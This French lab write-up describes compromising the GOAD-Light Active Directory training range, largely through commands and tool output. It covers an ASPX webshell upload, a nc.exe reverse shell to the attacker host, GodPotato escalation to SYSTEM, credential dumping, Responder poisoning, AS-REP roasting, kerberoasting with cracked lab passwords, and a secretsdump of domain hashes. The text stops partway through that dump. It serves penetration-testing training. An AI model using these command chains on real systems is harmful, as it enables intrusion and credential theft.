GOAD-Light

WRITE-UP by Frozenk

date : 2024-04-21

Table des matières

Résumé exécutif 2

Méthodologie et portée 2

1 Writeup 3

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un laboratoire d'entrainement GOAD et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du laboratoire. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre "épreuves". Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le Laboratoire présenté dans le write-up a été conçu pour permettre de découvrir et d'exploiter des vulnérabilités dans un environnement AD simulé et sécurisé. Le périmètre de ce laboratoire a été défini par le créateur garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

Ressources :

- https://github.com/Orange-Cyberdefense/GOAD/

*Ce laboratoire a été 'pown' de façon "black box" sans connaissance de l'environnement hormis le fait qu'il y ait **3 VM** et **2 domaines**.*

🔭 Périmètre

Recherche du Réseau du lab : `ip a` => `192.168.56.1/24` Récupération des machines windows et du FQDN domain grace a nxc :

```
nxc smb 192.168.56.1/24 -u '' -p ''
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server
2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local)
(signing:True) (SMBv1:False)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server
2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local)
(signing:False) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server
2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
(signing:True) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [+] sevenkingdoms.local\:
SMB         192.168.56.22   445    CASTELBLACK      [-]
north.sevenkingdoms.local\: STATUS_ACCESS_DENIED
SMB         192.168.56.11   445    WINTERFELL       [+]
north.sevenkingdoms.local\:
```

Domaine : `north.sevenkingdoms.local`

- **IP :** `192.168.56.11 WINTERFELL`
- **IP :** `192.168.56.22 CASTELBLACK`

Domaine : `sevenkingdoms.local`

- **IP :** `192.168.56.10 KINGSLANDING`


PortScan :

```
 sudo nmap -sV --script=vuln 19
2.168.56.22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-19 19:28 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.56.22
Host is up (0.000067s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-fileupload-exploiter:
|
|_    Failed to upload and execute a payload.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.22
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.56.22:80/Default.aspx
|     Form id: form1
|_    Form action: ./Default.aspx
| vulners:
|   cpe:/a:microsoft:internet_information_services:10.0:
|       CVE-2019-0585   9.3     https://vulners.com/cve/CVE-2019-0585
|       CVE-2018-8628   9.3     https://vulners.com/cve/CVE-2018-8628
|       CVE-2018-1028   9.3     https://vulners.com/cve/CVE-2018-1028
|       SSV:96467       8.3     https://vulners.com/seebug/SSV:96467
*EXPLOIT*
|       SSV:93092       7.6     https://vulners.com/seebug/SSV:93092
*EXPLOIT*
|       SSV:93091       7.6     https://vulners.com/seebug/SSV:93091
```

```
*EXPLOIT*
|       CVE-2017-8524   7.6     https://vulners.com/cve/CVE-2017-8524
|       CVE-2017-8522   7.6     https://vulners.com/cve/CVE-2017-8522
|       CVE-2017-0238   7.6     https://vulners.com/cve/CVE-2017-0238
|       CVE-2017-0228   7.6     https://vulners.com/cve/CVE-2017-0228
|       CVE-2018-8378   4.3     https://vulners.com/cve/CVE-2018-8378
|       CVE-2017-8628   4.3     https://vulners.com/cve/CVE-2017-8628
|       CVE-2017-0231   4.3     https://vulners.com/cve/CVE-2017-0231
|       CVE-2018-8480   3.5     https://vulners.com/cve/CVE-2018-8480
|       CVE-2018-8426   3.5     https://vulners.com/cve/CVE-2018-8426
|       CVE-2024-21390  3.3     https://vulners.com/cve/CVE-2024-21390
|_      CVE-2017-11835  2.1     https://vulners.com/cve/CVE-2017-11835
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
|_tls-ticketbleed: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:microsoft:sql_server:2019:
|       SSV:96467       8.3     https://vulners.com/seebug/SSV:96467
*EXPLOIT*
|       SSV:93092       7.6     https://vulners.com/seebug/SSV:93092
*EXPLOIT*
|       SSV:93091       7.6     https://vulners.com/seebug/SSV:93091
*EXPLOIT*
|       CVE-2017-8524   7.6     https://vulners.com/cve/CVE-2017-8524
......
|       PRION:CVE-2019-19085    3.5     https://vulners.com/prion/
PRION:CVE-2019-19085
|       PRION:CVE-2019-15508    3.5     https://vulners.com/prion/
PRION:CVE-2019-15508
|       PRION:CVE-2019-15507    3.5     https://vulners.com/prion/
PRION:CVE-2019-15507
|       CVE-2024-21390  3.3     https://vulners.com/cve/CVE-2024-21390
|       CVE-2017-11835  2.1     https://vulners.com/cve/CVE-2017-11835
|_      CVE-2023-36728  1.7     https://vulners.com/cve/CVE-2023-36728
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:D7:AC:B6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to
receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive
bytes: ERROR

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.45 seconds
```


🤯 Exploitation

Le port 80 héberge un serveur web :



192.168.56.22

Please follow this link to upload your files.



192.168.56.22/Default.aspx


File uploader to the upload/ folder

Browse... No file selected.

Upload File

j'upload donc un shell au format aspx (/opt/resources/webshells/ASPX/webshell.aspx)

Et tape l'adresse : `http://192.168.56.22/upload/webshell.aspx` j'ai un webshell :



Search with Google or enter address

ASPX Shell by LT

Shell

Execute

File Browser

Drives:
C:

Working directory:
C:/ inetpub/ wwwroot/ upload/

Name	Size KB	Actions
.gitkeep	0	Del
webshell.aspx	4	Del

Upload to this directory:
Browse... No file selected. Upload

Je télécharge nc.exe sur la machine distante pour obtenir un shell plus propre :

```
powershell iwr http://172.17.0.1/nc.exe -O nc.exe
powershell ./nc.exe 172.17.0.1 1234 -e powershell
```

J'ai maintenant un shell direct dans la machine :

```
rlwrap nc -lvnp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.172.
Ncat: Connection from 192.168.1.172:47936.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot\upload> whoami
```

```
whoami
iis apppool\defaultapppool
```

Je profite pour récuperer la liste des utilisateurs :

```
PS C:\users> net user
net user

User accounts for \\CASTELBLACK

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
vagrant                  WDAGUtilityAccount
```

🔼 Élévation de privilèges

Je vérifie si il est possible d'abuser d'un privilège :

```
PS C:\users> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= 
========
SeAssignPrimaryTokenPrivilege Replace a process level token             
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        
Disabled
SeAuditPrivilege              Generate security audits                  
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            
Disabled
```

Le privilège `SeImpersonatePrivilege` est `Enabled` nous avons donc possibilité de 'Godpotato' pour obtenir plus de privilèges

```
PS C:\tmp> iwr http://172.17.0.1/GodPotato-NET35.exe -O GodPotato-NET35.exe
PS C:\tmp> ./GodPotato-NET35.exe -cmd "./nc.exe 172.17.0.1 443 -e powershell"
./GodPotato-NET35.exe -cmd "./nc.exe 172.17.0.1 443 -e powershell"
[*] CombaseModule: 0x140706171191296
[*] DispatchTable: 0x140706173504704
[*] UseProtseqFunction: 0x140706172882720
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\124b5b83-b884-442e-8068-57ae604847ca\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000ac02-1538-ffff-834e-e41f638880cc
[*] DCOM obj OXID: 0x8d9253db16a7b9e6
[*] DCOM obj OID: 0x1ead132d482f2b71
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 856 Token:0x800  User: NT AUTHORITY\SYSTEM ImpersonationLevel:
Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 6640
```

NT AUTHORITY :

```
 rlwrap nc -lvnp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.172.
Ncat: Connection from 192.168.1.172:46056.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\tmp> whoami
whoami
nt authority\system
```

🏗 Post Exploitation / Persistance

Je lance un Lazagne pour obtenir des passwords et des hashs :

```
Administrator:
500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:
4363b6dc0c95588964884d7e1dfea1f7:::
vagrant:
1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

```
------------------- Pypykatz passwords -----------------

[+] Shahash found !!!
Shahash: 3bea28f1c440eed7be7d423cefebb50322ed7b6c
Nthash: 831486ac7f26860c9e2f51ac91e1a07a
Login: robb.stark

[+] Shahash found !!!
Shahash: 9fd961155e28b1c6f9b3859f32f4779ad6a06404
Nthash: 84a5092f53390ea48d660be52b93b804
Login: sql_svc

[+] Shahash found !!!
Shahash: ffab698bcfcbe528b7b058c11d5135bb86b3d6cf
Nthash: 55aa1eab3379c2d72af36e3fbd84963a
Login: CASTELBLACK$
```

Je lance Responder en poisoning sur mon interface réseaux :

```
responder -I vboxnet0
```

j'essaye une attaque AS-REP Roasting :


```
$krb5asrep$brandon.stark@north.sevenkingdoms.local:
86D35362D7C4AE262A06B32366094A03$5B422BB6A319631190B1C1410BB1E16A54894F362314FC
6A5ACF7A413C3A596E0C81E87E58E1DF74179C912474DA95C02EF9706754B784D600370F8491589
5E4F4D549790419C96F6647C7C4FCE516FB429D72BA0A790F898E6904C78B37B9F6D5C32003004F
7C226D07F6EA2A93296F4AFFA8B0CC62D70C3C804E05852FB4FACF468F97C30C99B6B7716178408
C77ED4BD84E185C4A5086B08C5FBCF7853F084037A936D98A90EF12DB74D0426E46796E65AE8006
B35D5E6E61F0B0B74F15D28A9D787A1DDBFB5C620CF97EAFB195325DBCCAE0E39168E3BED729362
3A4495DBB878C1DABF3D239E68712693A6E73DA3FC8B06636635512660FDE3C72CD2B7B010CCE0B
8E78
```

je casse avec Hashcat :

```
$krb5asrep$brandon.stark@north.sevenkingdoms.local:
86d35362d7c4ae262a06b32366094a03$5b422bb6a319631190b1c1410bb1e16a54894f362314fc
6a5acf7a413c3a596e0c81e87e58e1df74179c912474da95c02ef9706754b784d600370f8491589
5e4f4d549790419c96f6647c7c4fce516fb429d72ba0a790f898e6904c78b37b9f6d5c32003004f
7c226d07f6ea2a93296f4affa8b0cc62d70c3c804e05852fb4facf468f97c30c99b6b7716178408
c77ed4bd84e185c4a5086b08c5fbcf7853f084037a936d98a90ef12db74d0426e46796e65ae8006
b35d5e6e61f0b0b74f15d28a9d787a1ddbfb5c620cf97eafb195325dbccae0e39168e3bed729362
3a4495dbb878c1dabf3d239e68712693a6e73da3fc8b06636635512660fde3c72cd2b7b010cce0b
8e78:iseedeadpeople
```

brandon.stark:iseedeadpeople

Je profite aussi pour essayer une attaque kerberoasting :


JON.SNOW@NORTH.SEVENKINGDOMS.LOCAL
SQL_SVC@NORTH.SEVENKINGDOMS.LOCAL

```
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/
jon.snow*$55c2dd3609f065b60c054ca49054a686$793a7d6de1f59ee17c68be34dc36e041d8ce
e62e3027dd6aeb7f461ccebd95d4d5f96a32e2098cca13aa1d8a0268e5da4f47e0f76d109d2930b
8eebe0a404c975f0615125d26f9cfa12a5f4508c4c30e152424108d84441e9b02ba683ad765b804
5bceed02c1bdd7451c56f199cb0e5a2f07fcab6f19e4a26a65263af8bc59a73be6dca27118cf0f6
34ec5a3843fedaa4e0e2ed9d821f6031ab8ab9866cf49cb555746219ff430c3eb405460b27580c7
934387760581236fe58b3bb81058f847f2a45f0c025d067ceaccabe206a3e00ee50ed6f2ebf8fae
7b475088deaaa2490046e0ea854e9bbd05e15d028cc7af732853879e4679460da70733d8104f204
98bb6257a529e2ee17206e30038cbdfd17da52ced03513e27a1f42e647e01b2de512e03ae4d270a
0080989e51bea0e9633ad40d0562061b1b0ff1aedd959ed3d701303e4b0d3ef5bfae02ce29b7026
defddada566fa0534c459f9bfbd07d6c6c3b243a72b3297134258b1725b8144e888a49b7cf43765
3ac0de90693eefe116ae0008ee379cb2e4681b424d3ed1a8ea39f4ac00b5594c59a1254210b2b08
e536ba9382eb470343d7ddb512af9957f57a4906e93e23d0eabf293b66fdc62b1d4371a4105f3b5
87ef221684d191f4b59d69383980522439595b7ae501048cfcdaff4d7200d6b37f4dabf91068e0b
c25aa73fe37ff47806356ce2a9d3baf20e1d3667e3bcf07b2270e92a53a79abe3bdb63611b8fdb9
2b5ef138ed01fbe795562e9f5d0d7b851b001949165016fb7537070deaae582a1054b29579b7f67
31c46b1edfe5c3318fbb6346c490b1fdcbc05259c6fd718a33e8ea2e56b8647aba898dd798739dc
1a4b2b144dad8964556ceb5af3933c4be4983d4c9e269c92c6021d47e284af51b1b3cc6794049e0
8310e67879f19f2fe1bfd11c824de04e4365ff337db89927b4764a53e59d269ac035e5d255455a4
721d20a3c89
43f33faf4a6f3fa4a3b2bc3d801710be0bbfc1bef5e200354302419d53a6d907bf3f71605ac7382
085db51440a0a9344601a42e3c7e9e65a7f2efab2d50b755b0aa952bf5955d20b1f37073c69d558
500c665d560c82ec865cc27ea23849db11fc6feb00a0ce8d2385172ed85d91e4f0cceaace6d5149
887495a4bc870c56b607f7024e824820a797b8344689139cf6d638544794d7311dce6cffc5ebfb1
6b2197239048fb65b406f068c6177988019527910bbae0e0a8966b18ad2db36a7fc3ac77afdca97
72347460ef6abe4753d86e3ef559ed5b48bb0198b3959c4d043606a2aadbe1300e037a538d70d03
d65cf38be7c22f605b09ddccc3e05b8bafea1ef369f5b92a26d29adeafd47711d9b75b4711171f7
f6700a63d89b8cb586c98ec9250120b20351485f16a0ad82658261ad1f21c5356708f90e8bacbb7
30423594363c5735b0b98ccd1ec6eec9a2a94f724efba2f3d2a618ca805af1543fa5c15bee77573
28638c1e649b5df606afaa8ea477b8bd331c32c23
$krb5tgs$23$*sql_svc$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/
sql_svc*$5489d08cc6bc517f8431eb4731570e7c$8b64860c38e1f2e0cca72bbdc140151c0a432
```

```
12175dd48ace51160bdfabb17b317424c440bb9113c347db86ef7b0cc164c0eea2dffeb22b030fb
bda210cae22c170e03a65d00a93e59fa5dd616a88b501a921912e30c9c324d31bc1c15aa10de8c1
115615f7a5f97ca73e12dab6e231af81d548cf8819b60603bc7eaa70f6189538a8144ab07d89d70
2a91b408ba8376726c2da70853c2c32290f0265cca3131c433bca3303083125ed4d5e7d3a5bd7d3
c9a4855c65865a233570516108eb0f314e6661524424f9eb5fb50f24310a7036b5789acb4105f14
31caf93d735b2bebfd08457df7bd8fdf4b923b1182aa22563b216b82e5569253005d04a2634a17a
4b800b82b2ca57812d34875ff4f1abab6372ad2fd59468137efd6c5ec276c2092a50965cfa28aea
9d1aeed40b97469ce60393620af73c0561fa53ee632f3b12ba291e90e0dfc4ade083f69f3d89705
9671703f8e60ecefc0c6fa1cdcb0c1dbae5161347dd0fa5a93dbdb3acc32f5e0fd22dfec14e5ea5
04946fb54bb91bb56ecfd9e8063f2861c22d7a8ef2cdf2848661217a17a2e55f0ed3b83e8de5f81
e531ff1b13ca1e27856391bf80964571861de40b182ad75570303892ab12439e47f86d82f2c514f
6347f49b9ff4c8cdd6b8880bfd3817cc4c85e3b9c92e4445800020ec7e79705e49ca5103ce0c7fd
dcbfae2f873380c7e1951efe066a473abc887dc03e53924798222efb103c168b454958df37acc4f
4e6a0dab2fd1d9a59f849185106b709b9e5841e9b915db03baaf4a5e4ecf477c4d82c97593911f4
0d11107a3446282b868974ac7db46f765cd0a531917d39373a04022d7d7bd766240bf6116f054bc
7ab43668f4651ef462f47aac2aae6c3c07f1608e11be7b7cb5a2dbf61002ce6958a90f3044a9fd6
855c91a45ccbc9934957127aacd0581a83c00aab3be4092c3846f7dbef0106faf0e0ba58109bb78
0689baaeda4a56382b8aedabe4450892323b4bed28e070b575cba0b230041a8271b5b98f0a3b4f6
eb095f3cf40d217041157a02b30a964b7bf9f3cd439a69f01f8fde0aec26efd2c4392b6240263f1
1c11bd7cd54a8ec1eeffb49e039ac63d8f4bd677c6416b3533c150a9255735853b78dabbf218525
2836e7ef30ac12e21612a8e8c733f51240799efe21f6d788ab00972f6473213ee93d7fd7b4e3ff5
e3e6d7ff5bbcce889f3ec97908f7ec9fffe93842b7dbf12077023ff513687133b5e9a6fae1a6921
559853f10cc76920c035f75facfa89aa4a9be16301fec0221ce310d93a835631f1343479d89fa22
9652c9b45d8bc5aebe6ee4a88bbfa0b57c249d2c47995128394de02b6ec84e3ad575e041bdf449b
a3deb88a73c1ea66826f00d5b0798b413e19ece0a22860947be52025135ea8b5bacdbc282f3f120
9534081e2bbce66080081e8d52d6de562964a27a960848487d192d5f0e4a6ba35e850fe7e69a3bd
5fc0f41daaab11e26c4434854992b4a78513b3783d7940d8658
```

Une fois de plus Hashcat me casse le hash : jon.snow:iknownothing

Je retourne voir mon Responder, j'ai reçu quelque chose :


```
[SMB] NTLMv1-SSP Client   : fe80::cdbc:ac2d:f657:bfd9
[SMB] NTLMv1-SSP Username : NORTH\robb.stark
[SMB] NTLMv1-SSP Hash     : robb.stark::NORTH:
5B561EE37BA8803B00000000000000000000000000000000:EE106B894677439C8FD652379666C2
CAD172B41435E1AB5A:1122334455667788

[SMB] NTLMv1-SSP Client   : fe80::cdbc:ac2d:f657:bfd9
[SMB] NTLMv1-SSP Username : NORTH\eddard.stark
[SMB] NTLMv1-SSP Hash     :
eddard.stark::NORTH:A3428ECDD0B755AE00000000000000000000000000000000:39F3807402
4DB4F2943C8AFB4EEC6D836C8E20648702A85E:1122334455667788
```

Hashcat :

```
hashcat -m 5500 robb /opt/rockyou.txt
robb.stark::NORTH:
5b561ee37ba8803b00000000000000000000000000000000:ee106b894677439c8fd652379666c2
cad172b41435e1ab5a:1122334455667788:sexywolfy
```

robb.stark:sexywolfy

Bloodhound indique que robb à plusieurs droits très intéressant :


13
ADMINISTRATORS@NORTH.SEVENKINGDOMS.LOCAL
GenericWrite
MemberOf
WINTERFELL.NORTH.SEVENKINGDOMS.LOCAL
DCSync
DCSync
ROBB.STARK@NORTH.SEVENKINGDOMS.LOCAL
NORTH.SEVENKINGDOMS.LOCAL

```
WINRM       192.168.56.11   5985   WINTERFELL       [+]
north.sevenkingdoms.local\robb.stark:sexywolfy (admin)
```

Maintenant il nous reste a récupérer l'ensemble des Hashs du domaine :

```
 secretsdump.py
'north.sevenkingdoms.local'/'robb.stark':'sexywolfy'@'192.168.56.11' >
domainPown
[Apr 21, 2024 - 12:01:51 (CEST)] exegol-GOAD-Light windows # cat domainPown
Impacket for Exegol - v0.10.1.dev1+20240403.124027.3e5f85b - Copyright 2022
Fortra - forked by ThePorgs

[*] Target system bootKey: 0x82a52251bd1225aaf9a8ae5b8913c86d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:
500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account
doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\WINTERFELL$:aes256-cts-hmac-
sha1-96:34988585e9ce00bfb521bed8a312e7226798f23ae2f5e417465817ac397ddb8c
NORTH\WINTERFELL$:aes128-cts-hmac-sha1-96:0b54a5e8d5636b46079c39e8d8d59553
NORTH\WINTERFELL$:des-cbc-md5:9eef37dff1dfb95d
NORTH\WINTERFELL$:plain_password_hex:
0cc204e3d81388457a5acefee78068bd2a3f34d6c592a93d1835f816edb802e1a1e9f47d90a44ac
4b0f9f63536981b7d010a7f88a1f6807c6b6220916a925f185765a758f889ce721e0a2234dda7ff
269a6d5c70ea3d520717add6d68ec3716a585bf0a7e2b660d2814156c45c610c932a9ecbfa530ac
b342cb94790bb27ebd6b39500ca9495a44dd2f1f4e55925a79649b9cc63a5c02b5634fbceb2db4d
7a4a853ec2b5f6399e20bef243b95047708e4e7a6ec21198c99759eea998b63dc111f011749c0a8
```

